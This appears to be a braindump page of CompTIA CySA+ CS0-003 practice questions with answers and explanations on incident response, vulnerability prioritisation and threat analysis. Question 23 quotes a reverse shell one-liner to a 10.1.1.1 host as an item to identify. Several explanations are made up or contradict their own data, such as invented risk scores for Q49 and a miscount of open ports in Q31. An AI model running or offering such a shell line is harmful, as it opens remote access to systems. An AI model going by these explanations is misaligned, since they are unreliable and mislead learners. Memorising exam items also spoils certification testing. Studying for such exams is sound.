

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

<https://www.2passeasy.com/dumps/CS0-003/>



NEW QUESTION 1

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($User in Get-Content .\this.txt)
{
    Get-ADUser $User -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $User
    Set-ADUser $User -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

- A. PowerShell
- B. Ruby
- C. Python
- D. Shell script

Answer: A

Explanation:

The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

NEW QUESTION 2

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

Answer: A

Explanation:

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

NEW QUESTION 3

A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

- A. SIEM
- B. CASB
- C. SOAR
- D. EDR

Answer: D

Explanation:

EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device's operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives. Official References:

- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- > <https://resources.infosecinstitute.com/certification/cysa-plus-ia-levels/>

NEW QUESTION 4

An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst's concern?

- A. Any discovered vulnerabilities will not be remediated.
- B. An outage of machinery would cost the organization money.
- C. Support will not be available for the critical machinery
- D. There are no compensating controls in place for the OS.

Answer: A

Explanation:

A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility. Verified References: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives, page 9, section 2.21

NEW QUESTION 5

An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

- A. Perform a tabletop drill based on previously identified incident scenarios.
- B. Simulate an incident by shutting down power to the primary data center.
- C. Migrate active workloads from the primary data center to the secondary location.
- D. Compare the current plan to lessons learned from previous incidents.

Answer: A

Explanation:

Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low-risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review. A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions. The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation. Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it does not test or validate them in a simulated or actual scenario

NEW QUESTION 6

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR
- D. QVVASP

Answer: C

Explanation:

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 7

The security analyst received the monthly vulnerability report. The following findings were included in the report

- Five of the systems only required a reboot to finalize the patch application.
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

- A. Compensating controls
- B. Due diligence
- C. Maintenance windows
- D. Passive discovery

Answer: A

Explanation:

Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 8

Which of the following tools would work best to prevent the exposure of PII outside of an organization?

- A. PAM
- B. IDS
- C. PKI
- D. DLP

Answer: D

Explanation:

Data loss prevention (DLP) is a tool that can prevent the exposure of PII outside of an organization by monitoring, detecting, and blocking sensitive data in motion, in use, or at rest.

NEW QUESTION 9

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits
- D. use micro segmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the / etc/passwd file of the web server
- F. Move the database from the database server to the web server.

Answer: BD

Explanation:

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://www.comptia.org/certifications/cybersecurity-analyst>
- > <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 10

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters. Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

Answer: A

Explanation:

DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:

- > DNS traffic while a tunneling session is active: This implies that the DNS protocol is being used to create a covert channel for data transfer.
- > The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.
- > The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.

Official References:

- > <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- > <https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/>
- > https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_

NEW QUESTION 10

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

- A. Command and control
- B. Actions on objectives
- C. Exploitation
- D. Delivery

Answer: A

Explanation:

Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or

networks.

NEW QUESTION 15

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

- A. function w() { info=\$(ping -c 1 \$1 | awk -F "/" 'END{print \$1}') && echo "\$1 | \$info" }
- B. function x() { info=\$(geoipllookup \$1) && echo "\$1 | \$info" }
- C. function y() { info=\$(dig -x \$1 | grep PTR | tail -n 1) && echo "\$1 | \$info" }
- D. function z() { info=\$(traceroute -m 40 \$1 | awk 'END{print \$1}') && echo "\$1 | \$info" }

Answer: B

Explanation:

The function that would help the analyst identify IP addresses from the same country is: function x() { info=\$(geoipllookup \$1) && echo "\$1 | \$info" }

This function takes an IP address as an argument and uses the geoipllookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION 16

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

- A. Disk contents
- B. Backup data
- C. Temporary files
- D. Running processes

Answer: D

Explanation:

The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system.

NEW QUESTION 17

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

- A. To satisfy regulatory requirements for incident reporting
- B. To hold other departments accountable
- C. To identify areas of improvement in the incident response process
- D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:

The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues or challenges.

NEW QUESTION 18

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

- A. Beaconing
- B. Domain Name System hijacking
- C. Social engineering attack
- D. On-path attack
- E. Obfuscated links
- F. Address Resolution Protocol poisoning

Answer: CE

Explanation:

A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

NEW QUESTION 23

A security analyst detects an exploit attempt containing the following command: `sh -i >& /dev/udp/10.1.1.1/4821 0>$I`
Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

Answer: B

Explanation:

A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:

```
sh -i >& /dev/udp/10.1.1.1/4821 0>$!
```

This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.

NEW QUESTION 26

During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

- A. Place a legal hold on the employee's mailbox.
- B. Enable filtering on the web proxy.
- C. Disable the public email access with CASB.
- D. Configure a deny rule on the firewall.

Answer: A

Explanation:

Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee's mailbox, as they do not address the immediate threat of data loss or compromise. Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee's laptop, but it does not help to recover or preserve the data that has already been emailed externally.

NEW QUESTION 31

A security audit for unsecured network services was conducted, and the following output was generated:

```
#nmap --top-ports 7 192.29.0.5
```

PORT	STATE	SERVICE
21	closed	ftp
22	open	ssh
23	filtered	telnet
636	open	ldaps
1723	open	pptp
443	closed	https
3389	closed	ms-term-server

Which of the following services should the security team investigate further? (Select two).

- A. 21
- B. 22
- C. 23
- D. 636
- E. 1723
- F. 3389

Answer: CD

Explanation:

The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host. Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices. The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service. Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636. Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers. Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host. Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can

also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections. Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them. The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

NEW QUESTION 36

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.

If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean.


If the vulnerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title: Cleartext Transmission of Sensitive Information

Description: The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset: 172.30.0.15

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

MEDIUM SEVERITY

Title: Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintext over HTTP session.

Affected Asset: 172.30.0.152

Risk: Session Sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 Certificate

Description: The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.

Affected Asset: 172.30.0.153

Risk: May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).

Reference: CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>
WEB_SERVER02	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>
WEB_SERVER03	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

NEW QUESTION 40

Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

- A. Mean time to detect
- B. Number of exploits by tactic
- C. Alert volume
- D. Quantity of intrusion attempts

Answer: A

Explanation:

Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack>

NEW QUESTION 41

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

- A. Ask the web development team to update the page contents
- B. Add the IP address allow listing for control panel access
- C. Purchase an appropriate certificate from a trusted root CA
- D. Perform proper sanitization on all fields

Answer: D

Explanation:

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

NEW QUESTION 45

Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

- A. TO provide metrics and test continuity controls
- B. To verify the roles of the incident response team
- C. To provide recommendations for handling vulnerabilities
- D. To perform tests against implemented security controls

Answer: A

Explanation:

The correct answer is A. To provide metrics and test continuity controls.

A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .

The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization's systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization's systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

NEW QUESTION 49

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host    CVE: (Vulnerability Name)  Metrics
----    -
host01 CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02 CVE-2004-99993: (TjBeP)  DDS:AEX:NOA
host03 CVE-2007-99996:          RCE:AEX:HVT
      (NarrowStairs)
host04 CVE-2009-99998:          UDD:NOA
      (Topendoor)

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Answer: C

Explanation:

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of $10 \times 0.9 = 9$, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION 51

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities:

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

- A. InLoud:Cobain: Yes Grohl: No Novo: Yes Smear: Yes Channing: No
- B. TSpirit:Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No
- C. ENameless: Cobain: Yes Grohl: No Novo: Yes Smear: No Channing: No
- D. PBleach: Cobain: Yes Grohl: No Novo: No Smear: No Channing: Yes

Answer: B

Explanation:

The vulnerability that should be patched first, given the above third-party scoring system, is: TSpirit: Cobain: Yes Grohl: Yes Novo: Yes Smear: No Channing: No. This vulnerability has three out of five metrics marked as Yes, which indicates a high severity level. The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

NEW QUESTION 52

A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

- A. Upload the binary to an air gapped sandbox for analysis
- B. Send the binaries to the antivirus vendor
- C. Execute the binaries on an environment with internet connectivity
- D. Query the file hashes using VirusTotal

Answer: A

Explanation:

The best action that would allow the analyst to gather intelligence without disclosing information to the attackers is to upload the binary to an air gapped sandbox for analysis. An air gapped sandbox is an isolated environment that has no connection to any external network or system. Uploading the binary to an air gapped sandbox can prevent any communication or interaction between the binary and the attackers, as well as any potential harm or infection to other systems or networks. An air gapped sandbox can also allow the analyst to safely analyze and observe the behavior, functionality, or characteristics of the binary.

NEW QUESTION 57

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

- A. MITRE ATTACK
- B. Cyber Kill Cham
- C. OWASP
- D. STIXTAXII

Answer: A

Explanation:

MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities.

NEW QUESTION 62

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

- A. `function w() { a=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $a" }`
- B. `function x() { b=traceroute -m 40 $1 | awk 'END{print $1}' && echo "$1 | $b" }`
- C. `function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short }`
- D. `function z() { c=$(geoipllookup $1) && echo "$1 | $c" }`

Answer: C

Explanation:

The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:

```
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." {print $1}).origin.asn.cymru.com TXT  
+short }
```

